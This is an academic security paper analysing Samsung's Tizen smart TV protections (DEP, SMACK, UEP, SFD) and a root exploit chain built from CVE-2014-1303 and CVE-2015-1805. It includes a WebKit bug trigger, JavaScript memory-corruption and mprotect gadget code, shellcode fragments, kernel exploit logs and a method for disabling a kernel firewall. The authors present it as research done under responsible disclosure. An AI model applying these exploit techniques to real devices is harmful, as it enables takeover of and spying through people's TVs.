applied sciences

Article

Analysis of Tizen Security Model and Ways of Bypassing It on Smart TV Platform

Michał Majchrowicz *,† and Piotr Duch †

Institute of Applied Computer Science, Łódź University of Technology, ul. Stefanowskiego 18, 90-537 Lodz, Poland; pduch@iis.p.lodz.pl
* Correspondence: mmajchr@iis.p.lodz.pl
† These authors contributed equally to this work.

Abstract: The smart TV market is growing at an ever faster pace every year. Smart TVs are equipped with many advanced functions, allow users to search, chat, browse, share, update, and download different content. That is one of the reason why smart TVs became a target for the hacker community. In this article, we decided to test security of Tizen operating system, which is one of the most popular smart TV operating systems. Tizen is used on many different devices including smartphones, notebooks, wearables, infotainment systems, and smart TVs. By now, there are articles which present security mechanisms of Tizen OS, and sometimes with a way to bypass them; however, none of them are applicable to the smart TVs. In the article, we focused on developing an algorithm that will allow us to gain root access to the smart TV. The proposed attack scenario uses CVE-2014-1303 and CVE-2015-1805 bugs to bypass or disable security mechanisms in Tizen OS and finally gain root access.

Keywords: tizen; smart TV; security

check for updates

Citation: Majchrowicz, M.; Duch, P. Analysis of Tizen Security Model and Ways of Bypassing It on Smart TV Platform. *Appl. Sci.* **2021**, *11*, 12031. https://doi.org/10.3390/app112412031

Academic Editor: Arcangelo Castiglione

Received: 21 November 2021
Accepted: 15 December 2021
Published: 17 December 2021

1. Introduction

We live in an era where electronics are an essential aspect of our everyday lives [1–3]. It is currently difficult to imagine life without it; washing machines, refrigerators, watches, mobile phones, and televisions are increasingly equipped with modules that allow remote connection with other devices and become a part of the internet of Things (IoT) [4–6]. More importantly, more and more of these devices have access to our personal data, and that means that securing these devices against unauthorized access from outside is increasingly important [7–11]. A few years ago, most of us mainly cared about the security of our PCs; the security of mobile devices was a new thing, not very popular yet. Nowadays, many people are aware of viruses on these platforms and know that their personal data, banking details, etc., are at risk. However, people are still not informed about the dangers of malware or hackers taking control over their embedded devices [12]. Smart TVs are an excellent example of a device that has internet access and complete operating system, and they are often even equipped with a camera and microphone. Some smart TV devices can even record and analyze private conversations, which are sent to a specialized voice recognition provider to extract commands for operating TV [13]. Currently, PCs and smartphones are much better secured than smart TV devices [14]. Nevertheless, we hope that this situation will change when people finally realize that their devices are more than simply TVs and that somebody might take advantage of that to spy on them [15].

1.1. Area of Research

In this paper, we will focus on describing the aspect of the Tizen OS security model and ways of bypassing it to remove all security mechanisms from a smart TV. We will illustrate the process on Samsung smart TVs because they are one of the largest suppliers of such devices, reaching almost 21% of world market share (https://www.sammobile.co m/news/samsung-shows-whos-boss-global-smart-tv-market/, accessed on 15 December 2021) and over 30% of market share in the US (Figure 1).



Figure 1. US smart TV market share [16].

A few years ago, the manufacturer changed its operating system from Orsay to Tizen OS. In [17], we discussed the security of the Orsay system; therefore, we are now focusing on Tizen OS since we believe enough time passed since 2012 when it was released [18] and a majority of users updated their TVs to the newest firmware. In 2019, Tizen OS reached 21% share in the smart TV Global Shipments (Figure 2). The reason why we choose for our investigation the most popular smart TVs operating system—Tizen OS—is that it is common that hackers are most interested in hacking most popular and widespread technologies, as it is the case of phones [19] and computers [20].



Figure 2. Global smart TV shipments by operating system [21].

This paper presents how the root shell can be executed with all Tizen security mechanisms enabled. Firstly, we attack *WebBrowser* (name of the actual process) using CVE-2014-

1303 (https://www.blackhat.com/docs/eu-14/materials/eu-14-Chen-WebKit-Everywhere-Secure-Or-Not-WP.pdf, accessed on 15 December 2021) which gives us read/write (RW) access to all memory of this process. Next, using one of WebKit gadgets, we change settings of some part of the memory to read/write/execute (RWX). Then, using developed shellcode, it will be possible to disable all kernel protections and gain root access using CVE-2015-1805.

1.2. Preliminary Analysis of Research Gap

In [17], we discussed security issues on different smart TV platforms. One of the conclusions was that, currently, only LG and Samsung offer TVs with a significant number of security mechanisms. However, from those two, only on Tizen OS are there specific layers of security (Simplified Mandatory Access Control Kernel—SMACK; Security Framework [SF] Filter Driver [D]—SFD; Unauthorized Execution Prevention—UEP, etc.) that are not present on other platforms. Of course, some platforms also offer code signing or other countermeasures, but they never provide comprehensive security solutions.

Since the release of first version of Tizen OS in 2012 [18] there was few papers discussing its security [22–27]. Tizen is often called "The OS of Everything" [23] as it is used on a whole family of different devices including smartphones, notebooks, wearables (for example smartwatches), infotainment systems (for example in cars), and of course, smart TVs. Such flexibility has its price in huge differences in system variants for different devices. This has a huge impact on security aspect of specific device, and as a result, most of security concerns that were described in previous papers [22–27] do not significantly (if at all) affect Tizen OS on smart TVs. For example, in [25] author describes 40 critical issues that Amihai Neiderman was able to find in Tizen OS. We analyzed all of those vulnerabilities and confirmed that they were never present on smart TV. Moreover, most of the applications and libraries in which they were found never existed as a part of the smart TV variant of Tizen OS.

In existing literature, we can find a description of some security mechanisms (like SMACK [22–24,26]) that are present in smart TVs, and sometimes, even a ways of bypassing them [23,25]. However, we could not find a paper that would describe algorithms and methods that can be used to completely disable any of the security mechanisms implemented in the smart TV variant of Tizen OS. In this paper, we will analyze the security mechanisms of Tizen OS on smart TVs and describe developed methods that make it possible to disable them. Though we found many security bugs in Tizen OS in smart TVs, we will use publicly known bugs (CVE-2014-1303 and CVE-2015-1805) to illustrate the wide applicability of the developed algorithms.

1.3. Security Concerns

To follow responsible disclosure and Samsung Bug Bounty program rules (https://samsungtvbounty.com, accessed on 15 December 2021), we notified Samsung about all issues and waited for the release of necessary patches. Therefore, to not significantly endanger users' security, we will describe problems that do not affect modern devices. For illustrative purposes, we used two old bugs (CVE-2014-1303 and CVE-2015-1805) that were present in the 2015 Tizen smart TV-J model; these bugs were publicly known for a long time. Therefore, we believe most users already updated their TVs or even replaced them with newer models. We chose this specific model as it was the first one with Tizen OS [17]. However, the problems we will illustrate and techniques described in this paper can also be adapted and applied to newer devices.

2. Related Works

In recent years, smart TV security became a widely studied issue, not only among scientists [28–30], but it also caught the attention of the groups in the hacking community (like OpenLGTV [31] or SamyGO [32]). One part of the activity of such groups is a modification of TV systems to allow all users to take full advantage of their devices.

Another is finding security breaches and reporting them to the TV vendors. According to the analysis of the Samsung preloaded applications, such as Amazon Prime Video, Netflix, or YouTube, those applications offer consumers little privacy [33].

The increase in the number of functionalities available in the latest smart TV models causes them to not properly work without access to the internet. An example of such functionality can be controlling the smart TV by voice commands. Data collected from the microphone often are sent to specialized voice recognition providers [13]. Microphones can also be used to eavesdrop on private conversations, as was done in the CIA project, Weeping Angel [34]. Exploit prepared by CIA can use Samsung's voice assistant as a covert microphone and send the recordings through the WiFi of the TV to CIA servers. In the case of HbbTV (Hybrid Broadcast Broadband TV), which is one of smart TVs' standards, data are automatically transferred to the broadcasting stations to deliver additional interactive content. Recent research shows that there is a high risk of sending private data to third parties without consumers' explicit consent [35]. Data exchanged between HbbTV and broadcasting stations can be used to monitor home network traffic and interfere with which TV programs the users are watching [12].

Another way of hacking smart TVs is using Digital Video Broadcasting-Terrestrial (DVB-T) streams. The attack based on transmitting in a DVB-T stream a broadcasted application, which can be used later to exploit a local vulnerability on a television, was presented in [36]. The compounds of a DVB-T stream, as well as the mechanism of interactive multimedia applications and security issues, were discussed in [37]. Different attacking scenarios that use two public area networks: the ADSL (Asymmetric Digital Subscriber Line) network and the DVB network, were described in [38]. The authors presented that it is possible to replace original video streams with another one prepared by the attacker. Even the movie player feature can be a target of hackers community [14]. If a corrupted video is played back on smart TV, the attackers can get complete control over the attacked TV.

Another popular attack scenario is through firmware's [39]. Exploiting some of the firmware's vulnerabilities may lead to obtaining a live Secure Shell (SSH) connection with smart TV [38]. In some cases, it was also possible to achieve online firmware upgrade by impersonating Samsung's update servers [40].

3. Tizen Security Model

Though the security system used on Tizen platform is pretty complex, it can be quite accurately represented using simple model (Figure 3), as it is pretty similar to what is being used on other platforms, such as iOS [41], Android [42], PS4 [43], or Vita [44]. In the beginning, read-only BootRom validates Bootloader, and if all checks are passed correctly, execution is moved to it. One of Bootloader's main tasks is the validation of kernel, and here, the same scenario applies. Once the kernel boots, it validates the checksums of partitions to ensure system integrity. However, the system requires some place for storing user applications and data. Therefore, it is necessary to have some writable partitions so their checksums are not validated. To ensure the integrity of the trust chain [45], all libraries and binaries loaded from those partitions are passed through Unauthorized Execution Prevention (UEP), which is part of the Security Framework Filter Driver (SFD), and their checksums are validated. As a result, it looks that there is no entry point. However, if we look closely, we can notice that users can install some web-based applications, and this trust chain (as many others) suffers from one flaw. All signatures are checked before loading data and execution of code, meaning that if we cause an error in an application that is already running, we can move execution to any code we want, and no signature checks will be applied.



Figure 3. Simplified model of Tizen security system.

Besides using chain of trust [45] Tizen OS on smart TVs offers many different security mechanisms, the most important are:

- Data Execution Prevention (DEP) [46] is a security mechanism that disallows direct execution of data. In the 90s and early 2000s, data were often marked as read, write, and execute—RWX (https://kc.mcafee.com/corporate/index?page=content&id=KB58554, accessed on 15 December 2021) which made exploitation of such systems very easy. Nowadays on Linux systems, memory for data is mapped as `PROT_READ | PROT_WRITE`—(RW) (https://man7.org/linux/man-pages/man2/mmap.2.html, accessed on 15 December 2021) and does not have `PROT_EXEC`—(X) permissions. The same principle is implemented on Tizen OS, making it necessary to bypass DEP for successful exploitation.
- Security Framework (SF) Filter Driver (D) is a security layer used on Samsung smart TV with Tizen OS, which besides blocking certain file system access (verified by UEP), also filters network activity. It can filter both inbound and outbound traffic using both TCP and UDP protocols (https://github.com/mmajchr/SamsungKernelSecurity/blob/main/sfd/dispatcher/SfFirewallRulesList.c, accessed on 15 December 2021). Network requests can be blocked based on IP, network mask, port, and subnetwork (remote or local). Everything is handled by list of rules (https://github.com/mmajchr/SamsungKernelSecurity/blob/main/sfd/dispatcher/SfRulesList.c, accessed on 15 December 2021) which to speed up whole process are cached (https://github.com/mmajchr/SamsungKernelSecurity/blob/main/sfd/dispatcher/SfdCache.c, accessed on 15 December 2021).
- Unauthorized Execution Prevention (UEP) has one task: checking whether in partitions, with read/write access executed files, libraries or kernel modules have a valid signature [47]. Every unsigned binary is not allowed to be executed. Every unsigned library cannot be loaded (even by processes owned by root), and unsigned kernel modules cannot be loaded (even by root).
- SMACK is a kernel-based implementation of Mandatory Access Control used in the Tizen operating system and recently was added into Linux kernel [48]. SMACK

primary function is to protect data and limit process interaction. SMACK is based on three components: subject, object, and access type. Those components make up a set of rules, which are used to determine whether a given task has enough privileges or not to access the resource which it is trying to [26]. On Tizen OS, SMACK is used to block specific accesses (on smart TV, it is over 15,000 rules) to the filesystem, network, processes, etc.

4. Smart TV Applications

Smart TV is a term that defines a television set with integrated internet support. One of the features of this platform is support for some form of Application Store, sometimes called Marketplace, from which users can download games and programs. Usually, there are two kinds of applications in this Marketplace: web and native. However, the word "web" should not be interpreted classically. Here, it simply means that the application is written using SDK (Software Development Kit) that offers mostly "Web 2.0" technologies like HTML (HyperText Markup Language), JavaScript, CSS (Cascading Style Sheets) and some TV specific APIs (Application Programming Interface). A specialized HTML and JavaScript engine processes such applications. On the other hand, native applications are written using a form of NDK (Native Development Kit) and have a form of binary files that are executed directly by the device CPU (Central Processing Unit). In the case of most vendors, access to SDK is free, whereas access to NDK is paid and restricted. As a result, usually, only big companies can afford it or are allowed to use it. The smart TV platform is heavily dependent on web technologies. Moreover, one of the applications provided by the vendor itself is a WebKit based web browser. As a result, this becomes the primary target for potential attacks.

5. Example of Attack Scenario

Proposed attacks on Tizen OS security can be split into two kinds: user-level exploitation (Section 5.1) and attacks on Kernel (Section 5.2). On the user-level, the hardest issue to resolve is achieving code execution. It is not only a matter of finding an exploitable vulnerability, but also defeating memory protection mechanisms (Section 5.1.1) like DEP [46]. On the Kernel-level, we have DEP- as well as Tizen OS-specific security features, such as SMACK, UEP, and SFD.

5.1. Attacking WebBrowser

To bypass browser security, we decided to use CVE-2014-1303. This vulnerability is caused by the lack of validation of *cssSelectors* set from the JavaScript code. Bug can be triggered by running only a few lines of JavaScript code (Listing 1).

Listing 1. Sample code that triggers CVE-2014-1303 on WebKit based browsers.

```
<html> <style>html,em:nth-child(5){
    height: 500px }
</style> <script> function load() {
var cssRules = window.getMatchedCSSRules(document.documentElement);
cssRules[0].selectorText = 'a'; }
</script> <iframe onload=load()> </html>
```

After successful exploitation, we use this bug to overwrite one bit in the *ArrayBuffer* length field, which gives us out of bounds read/write access (https://www.blackhat.com/docs/eu-14/materials/eu-14-Chen-WebKit-Everywhere-Secure-Or-Not-WP.pdf, accessed on 15 December 2021). We use a similar approach as in Vitasploit (https://github.com/Sorvigolova/vitasploit, accessed on 15 December 2021). We allocate many *ArrayBuffers* with a size of 0x20040 and search for a one with a length field changed to 0x200c0 by exploitation of CVE-2014-1303. Thanks to that, we have limited out of bounds read/write access (0x20040—0x200c0) so we spray a new set of *ArrayBuffers*, hoping that one of them will be allocated in our area of interest. Once we find one, we save `m_data` (Listing 2) value to u32_base variable, modify it to 0 and m_sizeInBytes (Listing 2) to 0xFFFFFFE0. After doing so, we get AAR/AAW (Arbitrary Address Read/Arbitrary Address Write) [49].

Listing 2. Internal structure of *ArrayBuffer* object.

```
class ArrayBuffer : public RefCounted<ArrayBuffer> {
   unsigned m_refCount; //+0
   void* m_data; //+4
   unsigned m_sizeInBytes; // +8
   ArrayBufferView* m_firstView; // +0xC
}
```

5.1.1. Bypassing DEP

At this point, we achieved full access to *WebBrowser* process memory. Unfortunately, we cannot execute our code directly as our data are allocated only in the memory with PROT_READ | PROT_WRITE (RW) flags, and we lack PROT_EXEC (X) permission; this is caused by the presence of DEP [46]. We decided to bypass it by the application of a variant of ROP (Return-Oriented Programming) [50,51] called JOP (Jump-Oriented Programming) [51,52]. Similarly to ROP, it also uses existing code fragments in process executable memory to achieve code execution. Nevertheless, JOP does not utilize a stack but instead uses a series of jump (in the case of ARM branch) instructions.

Once we are able to execute pieces of existing process code to achieve our goals, we have to change memory properties from RW to RWX. We can put our code in memory, but it does not have PROT_EXEC—(X) flag, so as a result, we would not be able to run it. Therefore we decided to use function mprotect to change memory settings. However, firstly, we have to find a way to call it. Similar to Webkitties project (http://acez.re/ps-vita-level-1-webkitties-3/, accessed on 15 December 2021) we looked for the function, which would allow us to use it to change memory protections. As a result, we need an object which fulfills three criteria: it should have virtual methods, the function should have parameters of basic types, and the object should be easy to locate in memory. One of the appropriate objects was *textarea* with function setScrollLeft. At this point, we spray many *textarea* objects; once we locate one, we modify its *vtable* to achieve code execution. Still, there remains the issue of not having anything to execute. Moreover, even if we set the address of setScrollLeft to mprotect (Listing 3), we will not be able to use it as we need to set three parameters, whereas setScrollLeft allows us to set only one of them.

To solve those issues, we search for code fragment (gadget), which will load from memory location values of R0-R3 registers and execute function passed in R3 register (Listing 4). When we find it, we can change address of setScrollLeft function to this part of code and instead of calling setScrollLeft function localized gadget code will be executed. Now we only need to put appropriate values in the right places in memory and find the address of mprotect function to pass it to R3 register (Listing 5). Because of the characteristic features of this function, it is easy to find. Finally, we can call setScrollLeft function with one argument—address of the memory where the parameters we want to change and protection flags are stored.

Listing 3. Declaration of mprotect function.

```
int mprotect(void *addr, size_t len, int prot);
```

On ARM platform arguments are passed in registers R0-R3. Therefore, we decided to use a gadget that is part of didReceivePluginControllerProxyMessage function of *PluginControllerProxy* object. It sets R0–R3 values and executes function pointed by R3 register.

Listing 4. WebKit gadget that loads R0-R3 register values from memory and executes function passed in R3.

```
.text:45ABC368; CODE XREF: WebKit::PluginControllerProxy::
    didReceivePluginControllerProxyMessage(CoreIPC::Connection *,CoreIPC::
    MessageDecoder &)
. . .
.text:45ABC36E       LDR          R0, [R0,#0x1C]
.text:45ABC370       DR           R2, [R1,#4]
.text:45ABC372       LDR          R3, [R0]
.text:45ABC374       LDR.W        R3, [R3,#0xA4]
.text:45ABC378       CBZ          R2, loc_45ABC37E
.text:45ABC37A       LDR          R1, [R1]
.text:45ABC37C       BX           R3
```

This allows us to set all three parameters by loading R0–R3 register values in JavaScript code and execute any function (which address we set in R3 register) by using only a few lines of JavaScript code (Listing 5).

Listing 5. Example of gadget utilization to mark part of process memory as RWX.

```
aspace32[fkvtable/4 + setscrollleft_idx] = gadget_addr; //gadget address
aspace32[vtable_addr/4 + 0x1C/4] = page_in_buffer_addr; //LDR R0, [R0,#0x1C]
aspace32[page_in_buffer_addr/4] = page_in_buffer_addr + 0x30; // LDR R3, [R0]
aspace32[page_in_buffer_addr/4 +
            + 0x30/4 + 0xA4/4] = mprotect_addr; // R3, [R3,#0xA4]
aspace32[page_in_buffer_addr/4 +
            + 0x10/4 + 1] = PROT_READ|PROT_WRITE|PROT_EXEC; // LDR R2, [R1,#4]
aspace32[page_in_buffer_addr/4 + 0x10/4] = 0x2000; // LDR R1, [R1]
eleobj.scrollLeft = page_in_buffer_addr + 0x10;
```

After that address from `page_in_buffer_addr` variable has `PROT_READ | PROT_WRITE | PROT_EXEC`—(RWX) flags set, we can execute our first-stage shellcode (Listing 6). At this point, we successfully bypassed DEP and UEP, as we can execute any instructions as part of our shellcode. However, UEP is still active, and the only way of completely disabling it is to use our shellcode to perform an attack on kernel security.

Listing 6. Source of first stage shellcode.

```
if(find_usb(ctx,(int*)size))
{
    size=sc_get_file_size_asm(ctx->path);
    shellcode=sc_mmap_shellcode_asm(sc_open_readonly_asm(ctx->path),size);
    sc_cacheflush_asm(shellcode,size);
    shellcode();
}
```

5.2. Kernel Level Exploitation

The first stage shellcode cannot be too big, as there are many restrictions for the browser process that we need to cope with. Also, we cannot simply execute any commands we want as UEP and other security mechanisms are still in place.

5.2.1. The First Stage Shellcode

As a result, we decided to develop a shellcode that simply goes through all USB devices and looks for the one with our second stage shellcode stored in a `sc.bin` file. After finding it, shellcode receives its size and uses `mmap` to allocate new RWX page with the contents of `sc.bin` (Listing 6). Due to the nature of the ARM platform, it was necessary to flush the newly allocated page with `sc_cacheflush_asm` (Listing 7) function, which is just C wrapper around assembler syscall. In the first stage shellcode, we cannot simply use `libc.so` functions, so we had to stick to a limited number of APIs. In the end, if all goes well, execution is passed to second stage shellcode from USB stick, whose task will be to disable all kernel protections and gain root access.

Listing 7. Declaration of `sc_cacheflush_asm` function.

```
static void SC_DECL sc_cacheflush_asm(void * start, unsigned int size)
{
    asm volatile (
        _s("push {r7,lr};")
        _s("add r1, r0, r1;")
        _t("mov r2, $0x0;")
        _t("mov r7, $0xf;")
        _t("lsl r7, r7, #16;")
        _t("add r7, $0x2;")
        _t("svc 1;")
        _t("pop {r7,pc};"));
}
```

5.2.2. Second Stage Shellcode

The first thing that our second stage shellcode is doing after being loaded is loading all necessary libraries and resolving symbols. Usually, this job is done by the `ld.so`, however, our code is not a part of a regular executable, so we have to take care of it ourselves. This is performed in `init_ctx` function (Listing 8).

Listing 8. Definition of `init_ctx` function.

```
static void SC_SUB_DECL init_ctx(sc_ctx_t* ctx)
{
    struct stat st;
    int fd;
    unsigned int libdl_base;
    fd=sc_open(ctx->c_libdl,O_RDONLY);
    sc_stat(ctx->c_libdl,&st);
    void *ld_mem=sc_mmap(0,st.st_size,PROT_READ, MAP_PRIVATE, fd, 0);
    if(ld_mem);
    {
      libdl_base=find_libdl_base(ctx);
      ctx->dlopen=(void*)((find_sym(ld_mem,ctx->c_dlopen) & 0xFFF) | libdl_base);
      ctx->dlsym=(void*)((find_sym(ld_mem,ctx->c_dlsym) & 0xFFF) | libdl_base);
      sc_munmap(ld_mem,st.st_size);
    }
    sc_close(fd);
    ctx->m=ctx->dlopen(ctx->c_libc,MY_RTLD_LAZY);
    ctx->fopen=ctx->dlsym(ctx->m,ctx->c_fopen);
    ctx->fprintf=ctx->dlsym(ctx->m,ctx->c_fprintf);
    ctx->fflush=ctx->dlsym(ctx->m,ctx->c_fflush);
}
```

This function simply loads `libdl.so` and finds addresses for two important functions: `dlopen` and `dlsym`. After that, it uses ASCII function names to find addresses of other APIs needed by shellcode. Armed with all the API we need, we can start the exploitation process. In the beginning, we have to make sure our process (and all its children) is not closed when the browser crashes or exits. Therefore, we prepare a piece of code that deals with that (Listing 9).

Listing 9. Spawning child process and closing all "links" with parent.

```
ctx->pid=ctx->fork();
if(ctx->pid)
    exit_parent(ctx);

// first child
ctx->pid=ctx->setsid();
ctx->signal(SIGHUP,SIG_IGN);

ctx->pid=ctx->fork();
if(ctx->pid)
    exit_parent(ctx);

// second child

// Set the current working directory to the root directory.
asm volatile ("ADRL     R9, ROOT_DIR;");
ctx->pid=ctx->chdir(str);

// Set the user file creation mask to zero.
ctx->umask(0);

ctx->pid=ctx->sysconf(_SC_OPEN_MAX);

for(ctx->i=0;ctx->i<ctx->pid;ctx->i++)
    sc_close(ctx->i);
asm volatile ("ADRL     R9, DEV_NULL;");
sc_open(str,O_RDONLY);
sc_open(str,O_WRONLY);
sc_open(str,O_RDWR);

asm volatile ("ADRL     R9, CHILD_READY;");
ctx->fprintf(ctx->fp,str,ctx->getpid());
ctx->fflush(ctx->fp);
```

Its job is to simply fork, send signal, fork second time, change directory to `/`, set user file creation mask to zero, close all files opened by parent (and inherited by us), and open `/dev/null` for `stdin`, `stdout`, and `stderr` since applications requires them and we will not be needing them anyways.

5.2.3. Execution of Kernel Exploit

At this point, the setup is completed, and we can pass execution to our main function. Here, we check if we cached offsets for this specific device, and if not, we use kernel exploit to find them (Listing 10). We used CVE-2015-1805 as it can be used for an arbitrary read and write of kernel memory, allowing us to bypass kernel-level DEP. This bug exploits the incorrectly handled side effects of `pipe_read` (https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=637b58c2887e5e57850865839cc75f59184b23d1, accessed on 15 December 2021)/`pipe_write` (https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=f0d1bec9d58d4c038d0ac958c9af82be6eb18045, accessed on 15 December 2021) APIs. Both of which are `libc.so` wrappers around kernel syscalls, which internally invoke `pipe_iov_copy_to_user` and `pipe_iov_copy_from_user` respectively. In case of failure those functions are executed once again on the same data in redo routine (https://elixir.bootlin.com/linux/v3.8/source/fs/pipe.c#L533, accessed on 15 December 2021) which results in possible *iovec* array overrun. Combined with spraying of fake *iovec* structs with *iov_base* set to kernel memory address this situation can be abused to achieve unauthorized read/write access to kernel memory [53]. We use this to dump kernel memory in 1KiB chunks and locate all the necessary APIs. Once this step is completed, the exploited log looks something like this:

Listing 10. Fragment of exploit log after localizing all necessary kernel symbols.

```
[+] Changing fd limit from 1024 to 4096
[+] Getting pipes: 0
[+] Dumping memory
[+] Allocating memory
    [+] Reading memory at address: 0xc04a0000
    [+] Starting map/unmap thread
    [+] Starting read thread: 0
    [+] Spraying kernel heap
    [+] Starting writev thread: 0
    [+] Dumped 3 KiB
...
[+] Parsing kernel dump
    [+] Found exports table at: 0xc04a68b4
    [+] Processing 5815 entries from exports table...
    [+] Found I_BDEV: 0xc00fd6f4
    [+] Found __copy_from_user: 0xc01c97d4
    [+] Found __copy_to_user: 0xc01c9c00
    [+] Found commit_creds: 0xc0058eb4
    [+] Found elf_set_personality: 0xc0010a24
    [+] Found finish_open: 0xc00ce184
    [+] Found init_task: 0xc051b340
    [+] Found memset: 0xc01cbcc0
    [+] Found prepare_kernel_cred: 0xc0059370
    [+] Found strcmp: 0xc01d4090
    [+] Found try_module_get: 0xc007b464
    [+] Found crypto_alg_sem: 0xc05261ec
[+] Successfully parsed kernel
```

Once we localize all the necessary kernel APIs, we proceed to the next part of the exploit. Firstly, we install `__copy_from_user` function as a syscall (Listing 11), which allows us to perform arbitrary writes into kernel memory without relying on a race condition from CVE-2015-1805, which makes the exploit much more stable. We need this because using CVE-2015-1805 is very slow, and it is often necessary to run it many times before it works.

Listing 11. Fragment of exploit code execution log.

```
[+] Parsing kernel dump
[+] Found syscall table at: 0xc00111c4
[+] Successfully parsed kernel
[+] Second read worked
[+] Allocating memory
[+] Installing copy_from_user syscall
    [+] Patching address 0xc001169c with value 0xc01c97d4
    [+] Startng map/unmap thread
    [+] Starting write thread: 0
    [+] Spraying kernel heap
    [+] Starting readv thread: 0
    [+] Overflow value: 0xc01c97d4
    [+] Done
[+] First write worked
```

5.2.4. Achieving Root Access

Once we have `__copy_from_user` function exported as a syscall, we can use it to install additional syscalls (Listing 12) and use combination of `prepare_kernel_cred` and `commit_creds` kernel functions to elevate our privileges to root (Listing 12).

Listing 12. Fragment of exploit log file, achiving root access.

```
[+] Installing first func ptr
    [+] Patching address 0xc00116a0 with value 0xc0059370
[+] Got result: 0x00000000
[+] Second write worked
[+] Got result: 0xc2867200
[+] Installing second func ptr
    [+] Patching address 0xc00116a0 with value 0xc0058eb4
[+] Third write worked
[+] Installing copy_to_user syscall
[+] Fourth write worked
[+] Got result: 0x00000000
[+] Sleeping for 1 seconds to end threads
[+] UID: 0
```

On many systems, that would be the end of our exploitation; however, here, having root privileges does not give us much. On most Linux systems, once root access is acquired, it is possible to do almost anything. However, on the smart TV variant of Tizen OS, even as root, we cannot still launch any unsigned binary or load unsigned library because UEP blocks it. Usually, root users can extend or change kernel functionality by loading kernel modules. Nevertheless, on modern Samsung smart TVs, it is impossible because, again, UEP blocks loading any unsigned kernel modules. We also do not have full network access because of SFD (for example, opening some ports for incoming connections is completely blocked). At the same time, we only have limited filesystem access because of SMACK. Even with root access, Tizen OS security is still pretty tight.

5.2.5. Disabling Tizen OS Security Features

To get full advantage of gained root access, we have to solve the problem of Tizen OS security mechanisms. Some of them we decided only to bypass, but others we wanted to be completely disabled (Figure 4).



Figure 4. A simplified Tizen OS security model that illustrates bypassed (yellow) and completely disabled (red) security mechanisms

- As DEP is only an issue during the exploitation and does not pose any serious restrictions after obtaining root, we only bypassed it temporarily (Section 5.1.1).
- SFD restricts filesystem as well as network access (Section 3). Final decision whether specific activity should be blocked or not is made in `SfdPerformBlocking`(https://github.com/mmajchr/SamsungKernelSecurity/blob/main/sfd/dispatcher/SfdDispatcher.c, accessed on 15 December 2021) function. Therefore, we decided to disable SFD (Figure 4) by patching this function (Listing 13) so it always returns `SF_STATUS_OK` (0) and as a result forcing SFD to allow all possible actions.
